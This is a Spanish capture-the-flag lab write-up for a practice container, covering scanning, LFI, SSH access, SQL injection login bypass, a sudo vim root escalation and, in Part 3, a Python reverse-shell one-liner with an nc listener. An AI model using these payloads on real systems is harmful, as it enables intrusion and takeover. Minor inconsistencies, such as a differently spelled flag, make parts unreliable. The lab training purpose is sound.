

Informe de Laboratorio - Vulnerable 1

Introducción

Este laboratorio denominado Vulnerable 1 presenta un entorno deliberadamente inseguro con múltiples vectores de ataque, incluyendo servicios expuestos, aplicaciones web vulnerables y malas configuraciones de privilegios. El objetivo principal es identificar y explotar estas debilidades hasta lograr el acceso con privilegios de superusuario (root) y capturar la bandera (flag).

Paso 1 - Preparación del entorno

Se crea un directorio local con el nombre del laboratorio. Posteriormente se descarga la máquina vulnerable utilizando wget, se descomprime el archivo y se ejecuta el contenedor, obteniendo como resultado la IP 172.17.0.2.

```

VULNERABLE LABS.COM

=====
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
=====

[*] Cargando imagen desde vulnerable1.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: VULNERABLE 1
DIFICULTAD: ★★★★★★ fácil (1 puntos)

=====
IP del laboratorio: 172.17.0.2
=====

Ingresa la flag (formato FLAG{...}): 
```

Paso 2 - Reconocimiento de servicios

Se realiza un escaneo de reconocimiento con Nmap para identificar la superficie de ataque. Como resultado se detectan los puertos abiertos 22 (SSH), 80 (HTTP), 139 y 445 (SMB), 3306 (MySQL) y 5432 (PostgreSQL).

```
L-$ nmap -ss -sv -sc -p- 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-10 11:25 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:25
Completed NSE at 11:25, 0.01s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:25
Completed NSE at 11:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:25
Completed NSE at 11:25, 0.00s elapsed
Initiating ARP Ping Scan at 11:25
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:25, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:25
Completed Parallel DNS resolution of 1 host. at 11:25, 0.00s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:25
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 3306/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
```

```
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
| ssh-hostkey:
|   2048 bc:8d:7e:15:38:47:45:fd:9e:19:ef:95:d8:cd:45:fb (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQCSOZWRZV9paACMGI3DyosS80PzFUFzFM5XsKSMFQs2AbwrXnpGwofar3HenJseIz281810Dk4kxFE+x6bSXgMQV9seesF7hny9aDMFh/kdQhcHL3/YhnJNinShSD47
yKc+FlcBdsyVUOUYDc1IUb2b7+59T0h8/4Waby/UM/xceKgcftC5HgC2FR5P6pgEbvFV36/LkRYZ3ELXySVhfjUtrtkdx+251fNzSD1LLZfp25Bltqw7SMgADaodFrycJekUCCov2v6gLKjc68zUN97fV3jg+GfQ0E
2HIG2XhecuSpFW/bToDnvo+Mbhy7XQ3W7/C0V
|   256 12:76:52:4d:25:8c:cl:eb:e9:cf:44:cb:e8:b2:e9:89 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLlOMoYTtIhbm1zdHAyNTYAAAAIbmlzdHAyNTYAAABBBCPink29AMvjGyI8m7BFDK+WEKX07LK9kOFN+SdO+CHXy8eWZaXGjrVwMqYVBG1NJPHqjAqJlavdrGD/Yyj6Lk=
|   256 6e:ad:fa:06:4a:2d:c3:17:01:5c:1e:d3:d1:5b:56:da (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOBCjouutro0IekBxKpP/0ibkYpOEsFQYAmIfJW9WJ5q
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.59 (Debian)
|_ http-methods:
|   Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Vulnerable 1 | WHOAMI-LABS.COM
|_ http-server-header: Apache/2.4.59 (Debian)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.5-Debian (workgroup: WORKGROUP)
3306/tcp  open  mysql        syn-ack ttl 64 MariaDB 5.5.5-10.3.39
|_ mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.39-MariaDB-0+deb10u2
|   Thread ID: 42
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, DontAllowDatabaseTableColumn, LongColumnFlag, Support41Auth, Speaks41ProtocolOld, SupportsLoadDataLocal, IgnoreSigpipes, IgnoreSpace
Parenthesis, ConnectWithDatabase, InteractiveClient, Speaks41ProtocolNew, SupportsCompression, SupportsTransactions, ODBCClient, SupportsAuthPlugins, SupportsMultiple
nts, SupportsMultipleResults
|   Status: Autocommit
|   Salt: ow+VRuy12x'V[GO\\:M
|   Auth Plugin Name: mysql_native_password
```

```

5432/tcp open  postgresql syn-ack ttl 64 PostgreSQL DB 11.19 - 11.22
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-24T09:15:00
| Not valid after: 2036-01-22T09:15:00
| MD5: 7218:14a4:bb09:36a7:5e26:cffe:276c:ee83
| SHA-1: 26aa:5866:8c7b:9dfb:65db:4e97:a2c1:20c9:f74e:f08f
| -----BEGIN CERTIFICATE-----
| MIIC2TCCAcGgAwIBAgIUCZq5HSuZzWPYkRmK5Putd838GyYwDQYJKoZIhvcNAQEL
| BQAwFDESMBAGA1UEAwwJbG9jYWxob3N0MBA4XDTI2MDEyNDU5MTUwMzF0MDUy
| MjA5MTUwMzF0MDU5MTUwMzF0MDU5MTUwMzF0MDU5MTUwMzF0MDU5MTUwMzF0
| AAOCAQ8AMIIBBgKCAQEAEbaimhzVoeP81d+0qXpbop22asTdsmyTgee7FAw8Kc
| W335QFjaCBY3oqnj0FGRI6ZgnVOEMSTe3rwoqxDMRZhtLHalPdXNU9WB5pze33P6
| 6uklV3NFKbnlitzx+zLoAVYnrh3bjl3I4NR6VfxmfEljZF2udAp1D1ZdlQKCaJsJ
| SvEkVRWMO6Uv6mzGy5fH+W0oKpHMMw+UVYFDnO8QUmKp+99M1cKmKQGQ6bGyxFzR
| BGMdIbxtSBk6uzdFM24rxfdbS2Uigs4vaqAZOL3kFIxTOGTZ5M+dk5TtVCaviIRP
| zZQYCe5T2Fgfjoag7Cft24amdP8OH05TSSAokEu2nwIDAQABoyMwITAJBgNVHRME
| AjaAMBQGA1UdEQQNMauCCWxvY2FsaG9zdDANBgkqhkiG9w0BAQsFAAOCAQEALJt7
| wwsbhlMjZcf8eQoPatdV28Unb6vekpSPDSE/D/dxGrtwcelzaYhIj5rt96uXPpCo
| 5qwX906gJyFN24Cv0SN7vfANNbK3d/9+0td6iPCfbaqQPflgvLQPsEh700R5RhNM
| U3qP5LiJo5T708KhmnXv8tEPqGNgH+N57VejiG91Tzb3NisVnttRNEGwx7ICV2Pd
| VrB0+nzpDsSMwvdqIJv81DD1bTmsUgbt8q+TYpgsaCoRpLrUS2WmRAHmjtp91P1U
| zX5CcCwgxthlpB+hQHZZyJbztvJ6xCi40wdyTNbHjfi9eA6varckGfyX9X2YDT1y
| 3oPehOkfCinpDHspw==
| -----END CERTIFICATE-----
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: VULNERABLE1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
| Check 2 (port 63285/tcp): CLEAN (Couldn't connect)
| Check 3 (port 58197/udp): CLEAN (Failed to receive data)
| Check 4 (port 28240/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ smb2-security-mode:
| 3:1:1:
| Message signing enabled but not required
|_ nbstat: NetBIOS name: VULNERABLE1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| VULNERABLE1<00> Flags: <unique><active>
| VULNERABLE1<03> Flags: <unique><active>

```

Paso 3 - Análisis de la aplicación web

Al acceder al servicio web se observa que corresponde a una suite de aplicaciones con vulnerabilidades conocidas, como SQL Injection y Local File Inclusion (LFI), diseñadas para fines de entrenamiento ofensivo.



Paso 4 - Enumeración web

Se ejecuta Gobuster para enumerar directorios y archivos ocultos en el servidor web. Como resultado se identifican los archivos config.php e info.php.

```
(kali@kali) ~$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,old,gz,html,txt,bak,zip,tar,log,swp
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
```

```

/.htpasswd.txt      (Status: 403) [Size: 275]
/.htpasswd.bak      (Status: 403) [Size: 275]
/.htpasswd.tar      (Status: 403) [Size: 275]
/.htpasswd.zip      (Status: 403) [Size: 275]
/.htpasswd.log      (Status: 403) [Size: 275]
/config.php         (Status: 200) [Size: 0]
/index.html         (Status: 200) [Size: 7771]
/index.html         (Status: 200) [Size: 7771]
/info.php           (Status: 200) [Size: 83853]
/info.php           (Status: 200) [Size: 83853]
/server-status      (Status: 403) [Size: 275]
Progress: 50743 / 50743 (100.00%)

```

Finished

```

(kali@kali)-[~]
$

```

Paso 5 - Análisis de encabezados

Mediante el uso de Curl se inspeccionan los encabezados HTTP de los archivos descubiertos, permitiendo identificar información sensible del servidor y tecnologías utilizadas.

```

(kali@kali)-[~]
$ curl -i "http://172.17.0.2/config.php"
HTTP/1.1 200 OK
Date: Tue, 10 Feb 2026 16:53:54 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 0
Content-Type: text/html; charset=UTF-8

```

```


(kali@kali)-[~]
$ curl -i "http://172.17.0.2/info.php" > infoPHPserver.txt

```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload	Upload	Total	Spent	Left
100	83820	0	83820	0	350856	0	353670

Paso 6 - Explotación LFI

Se accede al módulo CodeLab Development donde se detecta una vulnerabilidad de tipo LFI que permite visualizar archivos del sistema como /etc/passwd, obteniendo una lista de usuarios válidos.



Paso 7 - Acceso inicial

Utilizando las credenciales obtenidas se logra acceso exitoso mediante SSH con el usuario seiya. Se enumeran los archivos del directorio HOME confirmando la información previamente descubierta.

```
(kali@kali)-[~]
$ ssh seiya@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:Q3H4FFglku+F9isiOaoguVuoEiNisXmnLEw55UfNi2+w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
seiya@172.17.0.2's password:
Linux vulnerable1 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
seiya@vulnerable1:~$
seiya@vulnerable1:~$
seiya@vulnerable1:~$
seiya@vulnerable1:~$ ls -lhai
total 24K
3181474 drwxr-xr-x 1 seiya seiya 4.0K Jan 24 09:15 .
3181473 drwxr-xr-x 1 root root 4.0K Jan 24 09:15 ..
3180808 -rw-r--r-- 1 seiya seiya 220 Apr 18 2019 .bash_logout
3180809 -rw-r--r-- 1 seiya seiya 3.5K Apr 18 2019 .bashrc
3181475 -rw-r--r-- 1 root root 132 Jan 24 09:15 .passwords.txt
3180810 -rw-r--r-- 1 seiya seiya 807 Apr 18 2019 .profile
seiya@vulnerable1:~$ cat .passwords.txt
# System Credentials - CONFIDENTIAL
seiya:pegasus
shiryu:dragon
Database: athena:cosmo
Root: athena123
PostgreSQL: hades:underworld
seiya@vulnerable1:~$
```

Paso 8 - Enumeración de privilegios

Se listan los binarios con permisos SUID y se validan los privilegios disponibles mediante sudo, identificando que el usuario tiene permisos para ejecutar VIM como root.

```
seiya@vulnerable1:~$ find / -perm -4000 2>/dev/null
/sbin/unix_chkpwd
/sbin/mount.nfs
/bin/umount
/bin/ping
/bin/mount
/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/telnetlogin
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
seiya@vulnerable1:~$ sudo -l
Matching Defaults entries for seiya on vulnerable1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User seiya may run the following commands on vulnerable1:
    (ALL) NOPASSWD: /usr/bin/vim
seiya@vulnerable1:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jan 24 09:14 /usr/bin/vim -> /etc/alternatives/vim
seiya@vulnerable1:~$ ls -l /etc/alternatives/vim
lrwxrwxrwx 1 root root 18 Jan 24 09:14 /etc/alternatives/vim -> /usr/bin/vim.basic
```

Paso 9 - Escalada de privilegios

Debido a una mala configuración de sudo, se ejecuta VIM con privilegios elevados y desde su intérprete se invoca una shell Bash que hereda los permisos root.

```
seiya@vulnerable1:/tmp/cosmos$  
seiya@vulnerable1:/tmp/cosmos$  
seiya@vulnerable1:/tmp/cosmos$ sudo /usr/bin/vim
```

[illegible]

```
seiya@vulnerable1:/tmp/cosmos$ sudo /usr/bin/vim
root@vulnerable1:/tmp/cosmos#
```

Paso 10 - Captura de la bandera

Una vez obtenidos privilegios de superusuario, se accede al directorio /root donde se localiza y visualiza el archivo de bandera
“FLAG{4th3n4_pr0t3ct5_th3_s4nctuary_of_vuln3r4b1l1ty}”, completando el laboratorio de forma exitosa.

```
root@vulnerable1:/tmp/cosmos# cat /root/
.bash_history .bashrc .profile .viminfo
root@vulnerable1:/tmp/cosmos# cat /root/flag.txt
FLAG{4th3n4_pr0t3ct5_th3_s4nctuary_0f_vuln3r4b1l1ty}
```

flag.txt

Método alternativo


También es posible escalar privilegios directamente utilizando el comando `sudo vim -c '!: /bin/bash'`, validando el acceso root mediante el comando `id`.

```
seiya@vulnerable1:/tmp/cosmos$ sudo vim -c ':%!/bin/bash'
^[[D
root@vulnerable1:/tmp/cosmos# id
uid=0(root) gid=0(root) groups=0(root)
root@vulnerable1:/tmp/cosmos#
```


PARTE 2 – Explotación mediante SQL Injection (Bypass de Autenticación)

En esta segunda fase se explota una vulnerabilidad de tipo **SQL Injection** presente en el panel administrativo de la aplicación web.

1. Se accede al sitio web y se selecciona la opción **TechVault Admin Panel**, correspondiente al módulo de autenticación administrativa.



2. En el formulario de login se ingresa como *username* el payload:
' OR 1=1 --
y como contraseña cualquier valor arbitrario, por ejemplo 1234.

SQL Query Analysis

Executed Query:
SELECT * FROM users WHERE username='' OR 1=1 -- ' AND password='1234'

⚠️ SQL INJECTION VULNERABLE!
Esta query concatena datos sin sanitizar.

✓ **Login Successful!**
Usuarios encontrados: 4

User Data Retrieved:

ID	Username	Password	Email	Role
1	admin	athena123	admin@techvault.local	administrator
2	seiya	pegasus	seiya@sanctuary.local	gold_saint
3	shiryu	dragon	shiryu@sanctuary.local	bronze_saint
4	saga	galaxian	saga@sanctuary.local	gold_saint



3. Este payload permite realizar un **bypass de autenticación**, ya que la condición inyectada siempre se evalúa como verdadera, omitiendo la validación real de credenciales.
4. Adicionalmente, la aplicación devuelve un **dump de la tabla de usuarios**, exponiendo información sensible como nombres de usuario y contraseñas en texto claro.
5. Dentro de los resultados se identifica nuevamente al usuario **seiya**, junto con su contraseña, lo cual confirma el compromiso de la base de datos.
6. Con estas credenciales se puede continuar con el proceso de acceso vía SSH y reutilizar los pasos de escalada de privilegios descritos en la Parte 1.

Esta vulnerabilidad evidencia una **falta total de validación de entradas (input validation)** y ausencia de mecanismos de protección como prepared statements o sanitización de consultas SQL.


PARTE 3 – Explotación mediante DataManager Pro (Command Execution & Reverse Shell)

En esta tercera fase se explota una funcionalidad insegura denominada **DataManager Pro**, la cual permite ejecutar comandos del sistema operativo desde la interfaz web.

1. Desde el panel DataManager Pro se ejecuta el comando `whoami`, confirmando que el proceso se ejecuta bajo el usuario **www-data**, correspondiente al servicio web.




2. Aprovechando esta capacidad de ejecución remota, se prepara un **reverse shell** para obtener una terminal interactiva en el sistema objetivo.
3. En la máquina atacante (Kali Linux) se inicia un listener con el comando:
`nc -lvnp 4444`



```
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
[REDACTED]
```

4. Posteriormente, desde DataManager Pro se ejecuta el siguiente payload en Python:

```
python3 -c 'import  
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.0.  
1",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/  
bash")'
```



Este comando establece una conexión inversa hacia la máquina atacante y genera una shell interactiva.

5. En la terminal de Kali se recibe exitosamente la conexión, obteniendo acceso directo al sistema como usuario **www-data**.

```
(kali㉿ kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 53672  
www-data@vulnerable1:/var/www/html/datamanager$  
  
www-data@vulnerable1:/var/www/html/datamanager$
```

6. Desde esta shell se procede a cambiar al usuario **seiya** utilizando las credenciales previamente obtenidas y se continúa con la escalada de privilegios empleando la misma técnica basada en VIM descrita en la Parte 1.

```
www-data@vulnerable1:/var/www/html/datamanager$ su seiya  
su seiya  
Password: pegasus  
  
